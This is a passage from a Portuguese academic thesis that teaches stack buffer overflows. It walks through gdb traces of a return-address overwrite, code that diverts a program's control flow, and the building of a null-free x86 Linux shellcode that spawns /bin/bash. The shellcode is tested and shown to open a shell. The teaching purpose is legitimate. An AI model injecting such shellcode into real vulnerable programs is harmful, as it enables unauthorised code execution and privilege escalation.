


Figura 3.2: Estado da pilha depois da execução de uma função vulnerável.

Olhando as figuras acima, observa-se que a variável *loc2* esta alocada contiguamente ao EBP, ao endereço de retorno para a função *main()* e ao ponteiro passado por parâmetro *par*, que aponta para a string de 256 bytes *loc1*. Ao copiarmos para o buffer de 16 bytes todos os 255 bytes de *loc1*, estaremos sobrescrevendo todo o conteúdo da pilha. É importante observar que o valor de retorno será sobrescrito com o valor hexadecimal do caractere 'A', o que forma o endereço '0x41414141'. Esse endereço está fora do intervalo de endereços reservados ao processo, e isso causa uma falha de segmentação. Isso pode ser visto mais claramente usando-se a ferramenta *gdb*:

```
helder@helder-desktop:~/Programs/eclipse_workspace/test2/Debug$ gdb
test2
GNU gdb 6.8-debian
Copyright (C) 2008 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later
<http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show
copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu"...
(gdb) start
Breakpoint 1 at 0x8048422: file ../test2.c, line 18.
Starting program:
/home/helder/Programs/eclipse_workspace/test2/Debug/test2
main () at ../test2.c:18
18 memset(loc1, 'A', sizeof(loc1)-1); → setando o caracter na string
(gdb) step
19 loc1[255] = '\0';
(gdb)
20 foo(loc1);
(gdb)
foo (par=0xbfabb094 'A' <repeats 200 times>...) at ../test2.c:12
12 strcpy(loc2, par); → função que causa o estouro
(gdb) info stack
#0 foo (par=0xbfabb094 'A' <repeats 200 times>...) at ../test2.c:12 →
Valor do parâmetro original
#1 0x08048452 in main () at ../test2.c:20 → Valor do endereço de
retorno original
```

```
(gdb) step → strcpy executado
13 }
(gdb) info stack
#0 foo (par=0x41414141 <Address 0x41414141 out of bounds>) at
../test2.c:13 → parâmetro com valor alterado
#1 0x41414141 in ?? () → Endereço de retorno com valor alterado
Backtrace stopped: previous frame inner to this frame (corrupt stack?)
(gdb) continue
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb)
Continuing.

Program terminated with signal SIGSEGV, Segmentation fault.
The program no longer exists.
(gdb)
```

3.1 Alterando o fluxo de execução

Vimos anteriormente que é possível alterar o valor do endereço de retorno em programas vulneráveis a estouros de buffer. Contudo, o valor para o qual o novo endereço passou a apontar era inválido, e causava uma falha de segmentação. A idéia da exploração dos estouros de buffer é alterar o endereço de retorno de uma função de tal forma que ela, ao retornar, ao invés de devolver o controle à função chamadora, devolverá para o programa invasor.

O próximo objetivo será demonstrar como é possível alterar o fluxo de execução de um programa de tal forma que ele execute trechos de códigos inesperados, que não deveriam ser executados no fluxo correto do programa. Vamos analisar o programa abaixo:

```c
#include<stdio.h>
void hack(){
    printf("\n>>>This program has been hacked!!!<<< \n");
    exit(0);
}

void foo(){
    char loc[8];
    int *ret;

    ret = loc + 16;

    printf("Return = %p\n", *ret);
    printf("Hack = %p\n", hack);

    *ret = (int)hack;

    printf("Return2 = %p\n", *ret);
}

int main(int argc, char **argv){
    foo();
    return 0;
}
```

Analisando o programa acima, é fácil verificar o seu funcionamento. A função *main()* chama a sub-rotina *foo()*, que por sua vez grava na variável local *ret* a posição em memória onde se encontra o endereço de retorno, que é encontrado através da posição relativa à variável local *loc*. Somando-se os 8 bytes da variável *loc,* 4 bytes da variável *ret* e os 4 bytes do frame pointer (EBP) salvo, temos os 16 bytes de deslocamento até a posição onde se encontra o endereço de retorno que buscamos.

Após imprimirmos os endereços da função chamadora e da função *hack(),* sobrescrevemos o valor do EIP da função chamadora salvo na pilha para a posição de memória onde se encontra a função *hack()* que queremos chamar.

Observando o código-fonte, a função *hack()* nunca foi explicitamente chamada. Espera-se que a sub-rotina *foo()* retorne o fluxo de execução para *main()* depois de encerrar a sua execução, porém não é isso que ocorre como podemos observar na execução do programa:

```
helder@helder-desktop: $ ./changeExecFlow
Return = 0x80484b1
Hack = 0x8048424
Return2 = 0x8048424
>>>This program has been hacked!!!<<<
```

Analisando a saída do programa, percebe-se que o fluxo de execução foi alterado para a função *hack()* no retorno da sub-rotina *foo(),* e que o programa encerrou-se ao executar o comando *exit(0)*. É importante observar que caso retirássemos a chamada de tal comando, seria impossível prever para onde a função *hack()* retornaria. Como o endereço de retorno não foi propriamente empilhado, a função irá erroneamente assumir que os 4 bytes acima do frame pointer salvo é o endereço para a rotina chamadora. Provavelmente ocorrerá uma falha de segmentação por haver uma tentativa de acessar um endereço inválido, porém isso depende do valor que consta em memória naquele ponto específico durante a execução do programa.

3.2 Shell Code

Para que possamos executar códigos maliciosos diretamente na pilha ou em outras partes da memória, é necessário criar códigos assembly que representam as instruções que desejamos injetar na máquina alvo. Um *shell code* nada mais é do que um programa em linguagem de máquina que abre um *shell,* como o *cmd* no sistema operacional Windows e */bin/sh* no Linux. Escolhe-se abrir um shell porque, a partir dele, pode-se executar qualquer outro comando na máquina. Porém, não é qualquer shell que nos dará acesso total à máquina alvo, mas apenas um shell com permissões de root ou privilégios de administrador. Para que isso seja possível, é necessário que o programa vulnerável também tenha permissões elevadas no sistema, pois assim ao abrir-se um shell apartir dele, teremos os mesmos privilégios do programa atacado. Unindo um shell com a permissão de root, teremos em mãos os maiores privilégios da máquina, o que permitirá acesso à todos os seus recursos (ALEPHONE, 1996).

Shell codes são tipicamente inseridos na memória do computador atacado explorando-se falhas de estouros de pilha, de heap ou de strings de formatação. A maneira mais usual é sobrescrever o endereço de retorno armazenado na pilha de uma função para que aponte para o endereço onde se encontra o shell code a ser injetado. Como resultado, ao invés da sub-rotina retornar para a função chamadora, retornará para o shell code, e abrirá um novo shell. Em um programa C, shell code será uma lista de caracteres em hexadecimal que representam os comandos assembly que desejamos injetar na máquina-alvo (ALEPHONE, 1996).

3.2.1 Criando um Shell Code

Analisaremos agora os processos necessários para a criação de um shell code. Basicamente, esse processo se resume em 5 passos (RAMACHANDRAM, 2009):

1. Criar o programa em uma linguagem de alto nível (como C) que execute o programa que desejamos replicar;
2. Analisar o código assembly desse programa para filtrar só aqueles comandos realmente necessários para reproduzir o programa original;
3. Criar um novo programa em assembly que execute os comandos analisados no passo 2;
4. Descobrir quais são as instruções de máquina (ou *opcodes*) e operandos que correspondem aos comandos do programa assembly criado;
5. Criar e testar o shell code criado a partir dos opcodes e operandos descobertos.

Visto todos os passos necessários, iremos partir para a criação do código shell. O objetivo inicialmente será montar uma string de caracteres que formam um programa em assembly que executa um comando simples, e injetar com sucesso essa string em memória. Observemos o programa abaixo, à esquerda o seu código-fonte e à direita o seu código assembly:

<table>
<tr>
<td>

```
#include<stdlib.h>

int main(){
    exit(20);
}
```

</td>
<td>

```
int main(){
<main>: lea 0x4(%esp),%ecx
<main+4>: and $0xfffffff0,%esp
<main+7>: pushl -0x4(%ecx)
<main+10>: push %ebp
<main+11>: mov %esp,%ebp
<main+13>: push %ecx
<main+14>: sub $0x4,%esp
exit(20);
<main+17>: movl $0x14,(%esp)
<main+24>:     call     0x80482f4
<exit@plt>


_exit(){
<_exit+0>: mov 0x4(%esp),%ebx
```

</td>
</tr>
</table>

	<_exit+4>: mov $0xfc,%eax <_exit+9>: int $0x80 <_exit+11>: mov $0x1,%eax <_exit+16>: int $0x80 <_exit+18>: hlt

O programa acima simplesmente encerra a sua execução com o código de saída setado para o valor 20. O trecho de código assembly abaixo executa a chamada para a função *exit():*

```
exit(20);
<main+17>: movl $0x14,(%esp)
<main+24>: call 0x80482f4 <exit@plt>
```

Pode-se ver que para chamar a função *exit(),* basta a função chamadora colocar o valor de saída (ou *status,* segundo a página man de *exit()*) na pilha e realizar a chamada da função. Necessitamos analisar mais a fundo o que ocorre dentro da sub-rotina *exit():*

```
<_exit+0>: mov 0x4(%esp),%ebx
```

Esse comando seta no registrador EBX o valor passado por parâmetro para a função (no caso, 20). Logo, é necessário que o valor de saída esteja setado neste registrador.

```
<_exit+4>: mov $0xfc,%eax
<_exit+9>: int $0x80
```

O trecho de código acima executa uma *chamada de sistema* (ou *system call,* ou ainda *syscall*). Chamada de sistema é o mecanismo utilizado por aplicações para requisitar um serviço do sistema operacional. O serviço requisitado é um índice de uma tabela, passado pelo registrador EAX, e o comando para executar a interrupção é *int 0x80.* Logo, os comandos acima executam uma chamada de sistema, requisitando a execução do serviço de índice 0xfc (252, em decimal). Verificando a que serviço esse índice se refere na tabela de syscall (usualmente, uma se encontra em /usr/include/asm/unistd_32.h), vimos que o valor 252 refere-se ao serviço *_exit_group().* Esse serviço, conforme descrito em sua página man, é análogo à *exit(),* porém ele encerra a execução não apenas da thread atual, mas também de todas aquelas presentes no grupo de threads correntes. Como nosso shell code possuirá uma thread única, esse trecho de código assembly é desnecessário.

```
<_exit+11>: mov $0x1,%eax
<_exit+16>: int $0x80
```

O trecho de código acima também executa uma chamada de sistema, porém o serviço requisitado é outro. Verificando na tabela de syscall qual serviço corresponde ao índice 1, descobrimos que *_exit()* é o que corresponde à esse índice. Conforme sua página man, a execução deste serviço encerra um processo, e é este efeito que desejamos reproduzir. Logo, esses comandos assembly devem constar em nosso shell code.

Feito o estudo acima, e em conformidade com o descrito por Ramachandram (2009), podemos concluir que para reproduzir corretamente o efeito da chamada do serviço *_exit(),* devemos:

1. Copiar o valor de saída para o registrador EBX;
2. Copiar o valor 0x1 para o registrador EAX, referente ao índice da tabela de syscall para o serviço *_exit();*
3. Executar o comando de interrupção *int 0x80.*

O seguinte código assembly foi gerado para reproduzir os efeitos acima citados:

```
.text
.globl _start

_start :
movl $20, %ebx
movl $1, %eax
int $0x80
```

Compilamos e lincamos o código acima com os comandos abaixo, respectivamente:

```
as -o ExitShellcode.o ExitShellcode.s

ld -o ExitShellcode ExitShellcode.o
```

Executando os comandos acima, o programa *ExitShellcode* será criado. Se estiver correto, o programa deve apenas terminar sua execução, retornando o valor de saída 20. Para confirmar que o programa escrito em assembly está realizando o esperado, o executamos usando a ferramenta *gdb.*

```
   helder@helder-desktop:$ gdb ExitShellcode
   GNU gdb 6.8-debian
   Copyright (C) 2008 Free Software Foundation, Inc.
   License GPLv3+: GNU GPL version 3 or later
<http://gnu.org/licenses/gpl.html>
   This is free software: you are free to change and redistribute it.
   There is NO WARRANTY, to the extent permitted by law. Type "show
copying"
   and "show warranty" for details.
   This GDB was configured as "i486-linux-gnu"...
   (no debugging symbols found)
   (gdb) run
```

```
Starting program: /home/helder/tcc/Experimentos/exit/ExitShellcode
(no debugging symbols found)
Program exited with code 024.
(gdb)
```

Pode-se verificar que o programa escrito em assembly executou o que foi esperado, pois ele terminou sua execução retornando o código 20 (024 em octal). Sabendo que o programa escrito em assembly é válido, devemos agora convertê-lo para código de máquina para que ele possa ser corretamente interpretado pela CPU e possa ser incluso em nosso shell code. Para isso, será usada a ferramenta *objdump.* Conforme sua descrição em sua página man, *objdump* apresenta informações de arquivos-objeto. Usá-lo-emos para descobrir quais são os opcodes e operandos do executável gerado.

```
helder@helder-desktop:~/tcc/Experimentos/exit$ objdump -d
ExitShellcode

ExitShellcode: file format elf32-i386


Disassembly of section .text:

08048054 <_start>:
8048054: bb 14 00 00 00 mov $0x14,%ebx
8048059: b8 01 00 00 00 mov $0x1,%eax
804805e: cd 80          int $0x80
```

O trecho destacado acima contém à esquerda os opcodes e operandos referentes aos comandos assembly descritos à direita. Como se pode observar, esses comandos estão codificados em valores hexadecimais que podem ser compreendidos pela CPU que os executará. Pensando nisso, é possível criar uma string que reproduza o efeito do programa *ExitShellcode.* Abaixo está codificada essa string, escrita na linguagem C:

```
char shellcode[] = "\xbb\x14\x00\x00\x00"
                   "\xb8\x01\x00\x00\x00"
                   "\xcd\x80";
```

Esse array de caracteres deve reproduzir o mesmo efeito da execução do programa *ExitShellcode*. O nosso próximo passo é injetá-lo em um programa hospedeiro, de forma a alterar o seu fluxo de execução para executar os comandos codificados na string *shellcode* acima*.* Precisamos antes colocar essa string em memória, para depois fazer que o programa-alvo, ao retornar de uma função, substitua o ponteiro de instruções (EIP) para o endereço onde se encontra nosso shell code, ao invés de retornar para a rotina chamadora.

Com o shell code em mãos, podemos criar um programa em C para testar sua correção. Da mesma forma que anteriormente desviamos o fluxo de execução da função *foo()* para a subrotina *hack(),* o próximo programa terá como objetivo sobrescrever o endereço de retorno de uma função para que aponte para o início do código shell. Segue o fonte abaixo:

```c
#include<stdio.h>

char shellcode[] = "\xbb\x14\x00\x00\x00"
                              "\xb8\x01\x00\x00\x00"
                              "\xcd\x80";
void foo(){
    char loc[8];
    int *ret;

    ret = loc + 16;
    printf("Return = %p\n", *ret);
    printf("Shellcode = %p\n", shellcode);

    *ret = (int)shellcode;

    printf("Return2 = %p\n", *ret);
}

int main(int argc, char **argv){
    foo();
    return 0;
}
```

O programa acima sobrescreve o endereço de retorno (localizado 16 bytes acima do início da varíavel *loc*) para que aponte para o shell code gerado. A idéia é que a função *foo(),* ao encerrar sua execução, comece a executar os comandos de máquina descritos em *shellcode.*

Para testar a correção do programa criado, o executaremos usando a ferramenta *gdb:*

```
helder@helder-desktop:~/Programs/eclipse_workspace/changeExecFlow/Debug$
gdb changeExecFlow
GNU gdb 6.8-debian
Copyright (C) 2008 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later
<http://gnu.org/licenses/gpl.html>
This GDB was configured as "i486-linux-gnu"...
(gdb) run
Starting program:
/home/helder/Programs/eclipse_workspace/changeExecFlow/Debug/changeExecFlow
Return = 0x8048433
Shellcode = 0x804a014
Return2 = 0x804a014

Program exited with code 024.
(gdb)
```

Como podemos ver, os comandos de máquina executados pelo shell code criado se igualam à execução do comando *exit(20)* em uma linguagem de alto nível. O programa tem seu código de saída setado para o valor 20 (024 em octal) e encerra sua execução, logo ele executa o que era esperado.

A criação de um shell code para o programa inicial *exit(20)* foi realizada com sucesso. Contudo, esse código por si só não nos ajuda a abrir um shell, e muito menos explorar uma vulnerabilidade. Para que nosso ataque seja eficiente, será necessário criar um código shell que execute os comandos de máquina necessários para se abrir um novo terminal. Pensando-se nisso, criou-se o programa em C abaixo (à esquerda o código-fonte e à direita o seu código assembly):

```
int main(){

    char *shell[2];
    shell[0] = "/bin/sh";
    shell[1] = NULL;
    execve(shell[0], shell, NULL);
    return 0;
}
```

```
int main(){
...
shell[0] = "/bin/sh";
<main+17>: movl $0x80484d0,-0xc(%ebp)
shell[1] = NULL;
<main+24>: movl $0x0,-0x8(%ebp)
execve(shell[0], shell, NULL);
<main+31>: mov -0xc(%ebp),%edx
<main+34>: movl $0x0,0x8(%esp)
<main+42>: lea -0xc(%ebp),%eax
<main+45>: mov %eax,0x4(%esp)
<main+49>: mov %edx,(%esp)
<main+52>: call 0x80482f8 <execve@plt>
...
execve(){
<execve+0>: push %ebp
<execve+1>: mov %esp,%ebp
<execve+3>: mov 0x10(%ebp),%edx
<execve+6>: push %ebx
<execve+7>: mov 0xc(%ebp),%ecx
<execve+10>: mov 0x8(%ebp),%ebx
<execve+13>: mov $0xb,%eax
<execve+18>: int $0x80
...
```

O programa acima abre um shell com as mesmas permissões do programa que o disparou. Note que foi usada a subrotina *execve* para ser a responsável por abrir um novo terminal. De acordo com sua página man, *execve* executa um novo programa. Como podemos ver, ele espera ser passado três argumentos:

1. O nome do programa a ser executado. No nosso caso, desejamos executar o programa */bin/sh,* que abre um novo terminal;

2. Lista dos argumentos do programa, terminados com o caracter nulo. O programa */bin/sh* não precisa de nenhum argumento específico para sua execução, e por isso passamos apenas o seu nome, seguido do caracter nulo;

3. Lista de variáveis de ambiente setadas para o programa. Não precisaremos de valores especiais nas variáveis de ambiente, e por isso esse parâmetro foi setado como nulo.

Abaixo está o resultado da execução do programa:

```
helder@helder-desktop:~/tcc/Experimentos/execve$ ./execve

$

$ exit

helder@helder-desktop:~/tcc/Experimentos/execve$
```

Como indica o caracter $ acima, foi aberto com sucesso um novo shell diferente daquele que executou o programa *execve*. Logo, podemos partir para a análise do código assembly programa C criado acima. Iniciaremos verificando as atribuições das variáveis locais de *main()*:

```
shell[0] = "/bin/sh";
<main+17>: movl $0x80484d0,-0xc(%ebp)
```

Este trecho de código assembly atribui à variável local *shell[0]* o endereço de memória onde se encontra a string */bin/sh,* que é o caminho para o interpretador de comandos padrão do Linux.

```
shell[1] = NULL;
<main+24>: movl $0x0,-0x8(%ebp)
```

O trecho acima atribui o valor nulo para a variável local *shell[1]*.

Agora analisaremos os comandos que são realizados na chamada da função *execve* para descobrir o que é necessário fazer para executá-la com sucesso.

```
execve(shell[0], shell, NULL);
<main+31>: mov -0xc(%ebp),%edx
```

Copia o endereço onde está a string /bin/sh para o registrador EDX.

```
<main+34>: movl $0x0,0x8(%esp)
```

Copia o valor nulo para a pilha.

```
<main+42>: lea -0xc(%ebp),%eax
```

Copia o endereço onde se encontra a lista de argumentos para o registrador EAX, que é a lista composta pela string em *shell[0]* acrescida do caracter nulo em *shell[1]*.

```
<main+45>: mov %eax,0x4(%esp)
```

Coloca o valor do endereço da lista de argumentos armazenado em EDX na pilha.

```
<main+49>: mov %edx,(%esp)
```

Coloca o endereço da string /bin/sh na pilha.

```
<main+52>: call 0x80482f8 <execve@plt>
```

Chama a função *execve*.

Como podemos observar, os três parâmetros de *execve* são colocados na pilha, procedimento padrão em uma chamada de função. Precisamos saber o que será feito com esses três parâmetros antes de ser executado um novo programa. Para tal, analisaremos mais a fundo o código assembly da subrotina *execve*.

```
<execve+3>: mov 0x10(%ebp),%edx
```

Coloca o parâmetro localizado 10 posições acima de EBP no registrador EDX. Nessa posição encontra-se o parâmetro de valor nulo.

```
<execve+7>: mov 0xc(%ebp),%ecx
```

Move o valor localizado 12 posições acima de EBP no registrador ECX. Nesse endereço de memória se encontra o endereço para a lista de argumentos que serão repassados ao programa (no exemplo, o parâmetro de valor *shell*).

```
<execve+10>: mov 0x8(%ebp),%ebx
```

Copia o valor localizado 8 posições acima de EBP no registrador EBX. Nessa posição de memória encontra-se o endereço para a string /bin/sh.

```
<execve+13>: mov $0xb,%eax
```

Copia o valor 11 para o registrador EAX. Conforme a tabela de syscall, o índice 11 refere-se ao serviço *_execve()*.

```
<execve+18>: int $0x80
```

Executa a chamada de sistema *_execve()*.

A análise do código assembly de *execve()* tornou mais claro os passos necessários para recriar o seu efeito. Existe uma manipulação dos registradores EAX à EDX antes de ser realizada a chamada de sistema. Em conformidade com Ramachandram (2009), os passos essenciais executados basicamente são:

1. Copiar o valor 11 para o registrador EAX referente ao índice de *execve()* na tabela de syscall;

2. Mover o endereço onde se encontra a string /bin/sh para o registrador EBX;

3. Copiar para o registrador ECX o endereço onde se encontram os argumentos do programa a ser executado;

4. Mover para EDX o valor nulo;

5. Executar o comando *int 0x80,* que é a interrupção usada para realizar chamadas de sistema.

Para recriar os efeitos citados, foi criado o seguinte código assembly:

```
.data
    AddrToShell:
        .int 0
    Null1:
        .int 0
    Shell:
        .asciz "/bin/bash"
    Null2:
        .int 0

.text
.globl _start

_start:

#Execve
    movl $Shell, AddrToShell
```

```
    movl $11, %eax
    movl $Shell, %ebx
    movl $AddrToShell, %ecx
    movl $Null1, %edx
    int $0x80

Exit:
    movl $1, %eax
    movl $20, %ebx
    int $0x80
```

Compilamos, lincamos e desmontamos o executável gerado através do código acima, usando os seguintes comandos, respectivamente:

```
as -o ExecveShellcode.o ExecveShellcode.s

ld -o ExecveShellcode ExecveShellcode.o

objdump -d ExecveShellcode
```

A execução dos comandos acima nos gera o seguinte resultado:

```
Disassembly of section .text:


08048074 <_start>:

8048074: c7 05 a0 90 04 08 a8   movl $0x80490a8,0x80490a0

804807b: 90 04 08

804807e: b8 0b 00 00 00         mov $0xb,%eax

8048083: bb a8 90 04 08         mov $0x80490a8,%ebx

8048088: b9 a0 90 04 08         mov $0x80490a0,%ecx

804808d: ba a4 90 04 08         mov $0x80490a4,%edx

8048092: cd 80                  int $0x80

…
```

Temos acima os valores do opcodes e operandos para o código assembly criado anteriormente. Porém, se o observarmos com cautela, notaremos que todos os endereços referentes às variáveis do programa estão fixos (ou *hardcoded,* no jargão dos profissionais da informática). Visto que não teremos como saber qual é o espaço de

memória reservado para o programa que queremos injetar o shell code, é muito provável que ao realizar uma tentativa de acesso à esses endereços fixos, ocorra uma falha de segmentação e o programa aborte (RAMACHANDRAM, 2009).

Pode-se identificar também outro problema. Como nosso objetivo é inserir no shell code os opcodes e operandos destacados acima, podemos verificar que existem uma série de bytes cujo valor é 0x00. Ao ser transposto para um array de caracteres em C, esses bytes representarão o caractere nulo, que é usado para representar o final de uma string. Como boa parte das vulnerabilidades se baseiam em funções que manipulam strings, esses caracteres limitam a eficiência do shell code. Isso se deve ao fato de que todo o shell code após o primeiro caractere nulo será ignorado pela função que iremos usar para injetar o código (RAMACHANDRAM, 2009).

Para que o código shell seja eficiente e possa ser usado para explorar uma vulnerabilidade, devemos modificar o código assembly de forma a eliminar os problemas citados acima. Logo, o próximo objetivo é resolver os dois problemas que seguem:

1. Endereços fixos de memória

   Como foi abordado anteriormente, o comando *call* grava o endereço de retorno na pilha antes de desviar o fluxo de execução para a função chamada. Pensando-se nisso, se o endereço de retorno apontasse para o início de uma string, a sub-rotina chamada poderia executar o comando *pop* e retirar da pilha esse endereço, podendo assim acessar a string sem fixar os endereços de memória onde estariam esses dados. Esse “truque” pode ser usado para acabar com o problema dos endereços *hardcoded*. Abaixo está ilustrado o que será realizado:




Figura 3.3: Obtendo dinamicamente o endereço da string auxiliar.

2. Presença de caracteres nulos

   Analisando atentamente os opcodes e operandos gerados, observa-se que a maioria dos casos onde ocorrem caracteres nulos deve-se ao fato de estarmos copiando um valor que é menor que o tamanho do registrador de destino. Por exemplo, no comando

```
b8 0b 00 00 00 ---> mov $0xb,%eax
```

   estamos movendo o valor 0xB de 1 byte no registrador EAX cujo tamanho é de 4 bytes, e por isso existe a sequência de 3 bytes nulos após o valor. Isso se resolve usando o registrador de menor tamanho que suporte todo o valor que queremos copiar. Como nesse caso queremos mover um valor de 1 byte, ao invés de usar EAX, pode-se usar o registrador AL, que representam os 8 bits menos significativos de EAX. A instrução *mov* também deverá ser trocada para o comando *movb.* Em outras situações, um dos operandos pode ser um valor nulo, e para resolver isso pode usar o comando *xor (exclusive or)* e usar dois operandos iguais. Executar um *xor* entre um valor e ele próprio sempre resulta em todos os seus bits zerados.

Visto acima como podem ser resolvidos os problemas citados, foi gerado o novo código assembly abaixo:

```
.text
.globl _start

_start:

    jmp String //redireciona para o trecho que colocara a string em memoria

Execve:
   popl %esi //retira da pilha o endereco da string em ExecveVar
   xorl %eax, %eax //coloca o valor 0x0 em EAX
   movb %al, 0x9(%esi) //coloca o valor 0x0 no ponto 'X' da string em ExecveVar
   movl %esi, 0xa(%esi) //coloca o endereco de ExecveVar nos pontos 'Y' da string
   movl %eax, 0xe(%esi) //coloca o valor 0x0 nos pontos 'Z' da string
   movb $11, %al //seta o indice da tabela de syscall para Execve
   movl %esi, %ebx //move o endereco da string para EBX
   leal 0xa(%esi), %ecx //move o endereco dos argumentos de Execve para ECX
   leal 0xe(%esi), %edx //le o endereco onde esta o valor nulo e move para EDX
   int $0x80 //chamada de sistema para executar Execve
Exit:
   movb $1, %al //seta o indice da tabela de syscall para Exit
   movb $20, %bl //move o valor de saida para EBX
   int $0x80 //chamada de sistema para Exit

String:
   call Execve
ExecveVar:
   .ascii "/bin/bashXYYYYZZZZ"
```

Acima foi criado então melhorias sobre o programa assembly para executar *execve* criado anteriormente. Primeiramente, é executado um *jump* seguido de um *call* para colocar o endereço da string em ExecveVar na pilha. Após, esse endereço é retirado da pilha e salvo no registrador auxiliar ESI. Em seguida, é usada a string em ExecveVar para construir todos os parâmetros necessários para a chamada de *execve*. Por fim, os registradores são setados para seus devidos valores e a chamada de sistema é executada. Note que, para garantir que ao sair de *execve* o programa encerrará sem erros, foi adicionado a chamada da syscall *exit* criada anteriormente. Abaixo está um esquemático representando a disposição dos dados em memória e dos registradores ao final da execução do programa, que formam todas as pré-condições para a execução com sucesso de *execve*:




Figura 3.4: Esquemático dos parâmetros da função execve.

Para obter o código shell referente ao programa criado, o compilamos, lincamos e desmontamos usando os comandos vistos anteriormente, e obtemos o seguinte resultado:

```
Disassembly of section .text

08048054 <_start>:

8048054: eb 1e       jmp 8048074 <String>

08048056 <Execve>:

8048056: 5e          pop %esi

8048057: 31 c0       xor %eax,%eax

8048059: 88 46 09    mov %al,0x9(%esi)

804805c: 89 76 0a    mov %esi,0xa(%esi)

804805f: 89 46 0e    mov %eax,0xe(%esi)

8048062: b0 0b       mov $0xb,%al

8048064: 89 f3       mov %esi,%ebx

8048066: 8d 4e 0a    lea 0xa(%esi),%ecx

8048069: 8d 56 0e    lea 0xe(%esi),%edx
```

```
804806c: cd 80          int $0x80

0804806e <Exit>:

804806e: b0 01          mov $0x1,%al

8048070: b3 14          mov $0x14,%bl

8048072: cd 80          int $0x80

08048074 <String>:

8048074: e8 dd ff ff ff call 8048056 <Execve>

08048079 <ExecveVar>:

8048079: 2f             das

804807a: 62 69 6e       bound %ebp,0x6e(%ecx)

804807d: 2f             das

804807e: 62 61 73       bound %esp,0x73(%ecx)

8048081: 68 58 59 59 59 push $0x59595958

8048086: 59             pop %ecx

8048087: 5a             pop %edx

8048088: 5a             pop %edx

8048089: 5a             pop %edx

804808a: 5a             pop %edx
```

Observemos que nos novos comandos de máquina gerados não existe nenhum caractere nulo, e também não mais existem endereços fixos de memória. Logo, o objetivo foi cumprido, agora resta saber se o programa realiza o esperado. Para tal, foi criado o código em C abaixo:

```c
char shellcode[] =
"\xeb\x1e\x5e\x31\xc0\x88\x46\x09\x89\x76\x0a\x89\x46\x0e\xb0\x0b\x89\xf3"
"\x8d\x4e\x0a\x8d\x56\x0e\xcd\x80\xb0\x01\xb3\x14\xcd\x80\xe8\xdd\xff\xff"
"\xff\x2f\x62\x69\x6e\x2f\x62\x61\x73\x68\x58\x59\x59\x59\x59\x5a\x5a\x5a\x5a";

void foo(){
    char loc[8];
    int *ret;
    ret = loc + 16;
    *ret = (int)shellcode;
}

int main(int argc, char **argv){
    foo();
    return 0;
}
```

Compilando e executando o código acima, temos o seguinte:

```
helder@helder-desktop:~$ gcc -fno-stack-protector -o injectExecve injectExecve.c
helder@helder-desktop:/home/helder$ ./injectExecve
bash-3.2$
bash-3.2$ exit
exit
helder@helder-desktop:/home/helder$
```

Como se pode ver no trecho acima destacado, o programa *injectExecve* abriu um novo shell diferente daquele usado para executá-lo. Logo, o shell code criado está funcionando corretamente, e está pronto para ser usado para injeção em um programa vulnerável de forma a abrir um novo shell.

3.3 Stack Smashing (Esmagamento de Pilha)

Anteriormente, foram vistos os processos para a criação de um código shell. Nesse tópico, será abordado como inserir esse código em um programa vulnerável. Denomina-se *Stack Smashing* a técnica usada para explorar vulnerabilidades em um programa sobrescrevendo dados escritos na pilha.

